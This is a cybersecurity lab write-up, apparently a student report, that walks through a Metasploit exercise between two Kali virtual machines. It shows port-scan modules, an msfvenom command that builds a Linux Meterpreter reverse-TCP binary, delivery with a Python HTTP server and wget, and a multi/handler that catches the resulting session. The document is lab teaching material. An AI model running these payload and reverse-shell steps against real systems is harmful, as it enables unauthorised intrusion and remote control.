CYBER SECURITY LABORATORY

Metasploit Framework


Scenario:
A cybersecurity professional is conducting a penetration test on an Ubuntu-based system using Kali Linux. They begin with reconnaissance, utilizing Metasploit's port scanning modules to identify open TCP and UDP ports. After gathering intelligence, they craft a reverse shell payload using msfvenom and deploy it on the target machine. To establish control, they use the multi/handler module in Metasploit to receive the connection and interact with the compromised system through Meterpreter.

During post-exploitation, the tester decides to explore different types of Metasploit payloads to determine the most effective method for maintaining access and executing commands on the victim machine

Question:
Describe the sequence of steps taken by the penetration tester from reconnaissance to post-exploitation using Metasploit. Include the necessary commands and modules for each phase. Additionally, research and list at least three different types of Metasploit payloads (other than reverse TCP) and explain their use cases in penetration testing.


ATTACKER: Kali(Metasploit)
VICTIM: Kali

Metasploit is a powerful penetration testing framework used for exploiting vulnerabilities, developing payloads, and performing security assessments. It provides automation for reconnaissance, exploitation, and post-exploitation tasks.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

   +-------------------------------------------------------+
   |  METASPLOIT by Rapid7                                 |
   +---------------------------+---------------------------+
   |      __________________   |                           |
   |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
   |             )=\           | |  EXPLOIT   \            |
   |            // \\          | |_____________\_______    |
   |           //   \\         | |==[msf >]============\   |
   |          //     \\        | |______________________\  |
   |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
   |        //         \\      |  *********************    |
   +---------------------------+---------------------------+
   |      o O o                |        \'\/\/\/'/         |
   |              o O          |         )======(          |
   |                 o         |       .'  LOOT  '.        |
   | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
   | |    PAYLOAD     |""\___, |     /    (_||_     \      |
   | |________________|__|)__| |    |     __||_)     |     |
   | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
   |  = = = = = = = = = = = =  |     '--------------'      |
   +---------------------------+---------------------------+


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

The --help command in Metasploit provides a list of available options, commands, and usage guidelines for the specific tool or module being used. It helps users understand syntax, parameters, and functionalities within the framework.




```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    tips          Show a list of useful productivity tips
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers
```

The `search portscan` command in Metasploit lists auxiliary modules for network port scanning, helping identify open ports on a target. Common modules include `auxiliary/scanner/portscan/tcp` and `auxiliary/scanner/portscan/syn` for different scanning techniques.



```
msf6 > search portscan

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce          .                normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan      .                normal  No     NAT-PMP External Port Scann
er
   2  auxiliary/scanner/sap/sap_router_portscanner  .                normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas               .                normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                .                normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                .                normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                .                normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access  .            normal  No     Wordpress Pingback Locator


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback
_access
```


The `auxiliary/scanner/portscan/tcp` module in Metasploit conducts TCP port scanning by performing a full TCP connect scan, completing the 3-way handshake (SYN, SYN-ACK, ACK) for each target port.



```
msf6 > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milli
                                           seconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                           oit/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.
```

The `auxiliary/scanner/portscan/udp_sweep` module in Metasploit is used to scan a target system's UDP ports. Unlike TCP, UDP scanning is more challenging since it lacks a three-way handshake to confirm open ports.


Meterpreter is a Metasploit payload that enhances penetration testing with various powerful features. Running on the target system, it functions as an agent within a command-and-control framework, allowing interaction with the operating system, file system, and execution of specialized commands.



```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom --list payloads | grep meterpreter |  grep linux
    cmd/linux/http/mips64/meterpreter_reverse_http                      Fetch and execute a MIPS64 payload from an H
TTP server.
    cmd/linux/http/mips64/meterpreter_reverse_https                     Fetch and execute a MIPS64 payload from an H
TTP server.
    cmd/linux/http/mips64/meterpreter_reverse_tcp                       Fetch and execute a MIPS64 payload from an H
TTP server.
    cmd/linux/http/x64/meterpreter/bind_tcp                             Fetch and execute an x64 payload from an HTT
P server. Listen for a connection
    cmd/linux/http/x64/meterpreter/reverse_sctp                         Fetch and execute an x64 payload from an HTT
P server. Connect back to the attacker
    cmd/linux/http/x64/meterpreter/reverse_tcp                          Fetch and execute an x64 payload from an HTT
P server. Connect back to the attacker
    cmd/linux/http/x64/meterpreter_reverse_http                         Fetch and execute an x64 payload from an HTT
P server.
    cmd/linux/http/x64/meterpreter_reverse_https                        Fetch and execute an x64 payload from an HTT
P server.
    cmd/linux/http/x64/meterpreter_reverse_tcp                          Fetch and execute an x64 payload from an HTT
P server.
    cmd/linux/http/x86/meterpreter/bind_ipv6_tcp                        Fetch and execute a x86 payload from an HTTP
 server. Listen for an IPv6 connection (Linux x86)
    cmd/linux/http/x86/meterpreter/bind_ipv6_tcp_uuid                   Fetch and execute a x86 payload from an HTTP
 server. Listen for an IPv6 connection with UUID Support (Linux x86)
    cmd/linux/http/x86/meterpreter/bind_nonx_tcp                        Fetch and execute a x86 payload from an HTTP
 server. Listen for a connection
    cmd/linux/http/x86/meterpreter/bind_tcp                             Fetch and execute a x86 payload from an HTTP
 server. Listen for a connection (Linux x86)
    cmd/linux/http/x86/meterpreter/bind_tcp_uuid                        Fetch and execute a x86 payload from an HTTP
 server. Listen for a connection with UUID Support (Linux x86)
    cmd/linux/http/x86/meterpreter/find_tag                             Fetch and execute a x86 payload from an HTTP
 server. Use an established connection
    cmd/linux/http/x86/meterpreter/reverse_ipv6_tcp                     Fetch and execute a x86 payload from an HTTP
 server. Connect back to attacker over IPv6
    cmd/linux/http/x86/meterpreter/reverse_nonx_tcp                     Fetch and execute a x86 payload from an HTTP
 server. Connect back to the attacker
    cmd/linux/http/x86/meterpreter/reverse_tcp                          Fetch and execute a x86 payload from an HTTP
 server. Connect back to the attacker
    cmd/linux/http/x86/meterpreter/reverse_tcp_uuid                     Fetch and execute a x86 payload from an HTTP
 server. Connect back to the attacker
    cmd/linux/http/x86/meterpreter_reverse_http                         Fetch and execute a x86 payload from an HTTP
 server.
    cmd/linux/http/x86/meterpreter_reverse_https                        Fetch and execute a x86 payload from an HTTP
 server.
    cmd/linux/http/x86/meterpreter_reverse_tcp                          Fetch and execute a x86 payload from an HTTP
 server.
    cmd/linux/https/mips64/meterpreter_reverse_http                     Fetch and execute an MIPS64 payload from an
HTTPS server.
    cmd/linux/https/mips64/meterpreter_reverse_https                    Fetch and execute an MIPS64 payload from an
HTTPS server.
```

Reverse Shell Acquisition

- **`msfvenom`** is a Metasploit tool used to generate custom payloads, backdoors, and shellcode for exploitation.
- `-p` specifies the payload.
- `LHOST` is the attacker's IP address.
- `LPORT` is the listening port on the attacker's machine.
- `-f elf` generates an ELF binary for Linux.




```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=4444 -f elf > tess.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Transfer the Payload to the Victim


Move the `shell.elf` file to the victim's machine. You can use Python’s built-in HTTP server to host the file and download it on the victim.

On the attacker's machine:




```
┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.7 - - [02/Mar/2025 03:26:06] "GET /tess.elf HTTP/1.1" 200 -
█
```

On the victim's machine, download the payload:




```
┌──(kali㉿kali)-[~]
└─$ wget http://10.0.2.6:8080/tess.elf
--2025-03-02 03:26:08--  http://10.0.2.6:8080/tess.elf
Connecting to 10.0.2.6:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: ‘tess.elf’

tess.elf                 100%[=====================================>]     250  --.-KB/s    in 0s

2025-03-02 03:26:08 (77.9 MB/s) - ‘tess.elf’ saved [250/250]
```



```
┌──(kali㉿kali)-[~]
└─$ chmod +x tess.elf
```

On the victim's machine, download the payload:


The **`exploit/multi/handler`** module in Metasploit functions as a listener, capturing incoming reverse shells or Meterpreter sessions. It is primarily used to manage payloads created with `msfvenom` or delivered via other exploitation techniques.




```
msf6 auxiliary(scanner/portscan/tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.6
LHOST ⇒ 10.0.2.6
msf6 exploit(multi/handler) > LPORT 4444
```

Execute the Payload on the Victim

On the victim's machine, execute the payload:



```
┌──(kali㉿kali)-[~]
└─$ ./tess.elf
```




```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > seLHOST 10.0.2.6
[-] Unknown command: seLHOST. Run the help command for more details.
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Sending stage (3045380 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.6:4444 → 10.0.2.7:45050) at 2025-03-02 03:27:28 -0500
```

Meterpreter Shell Access

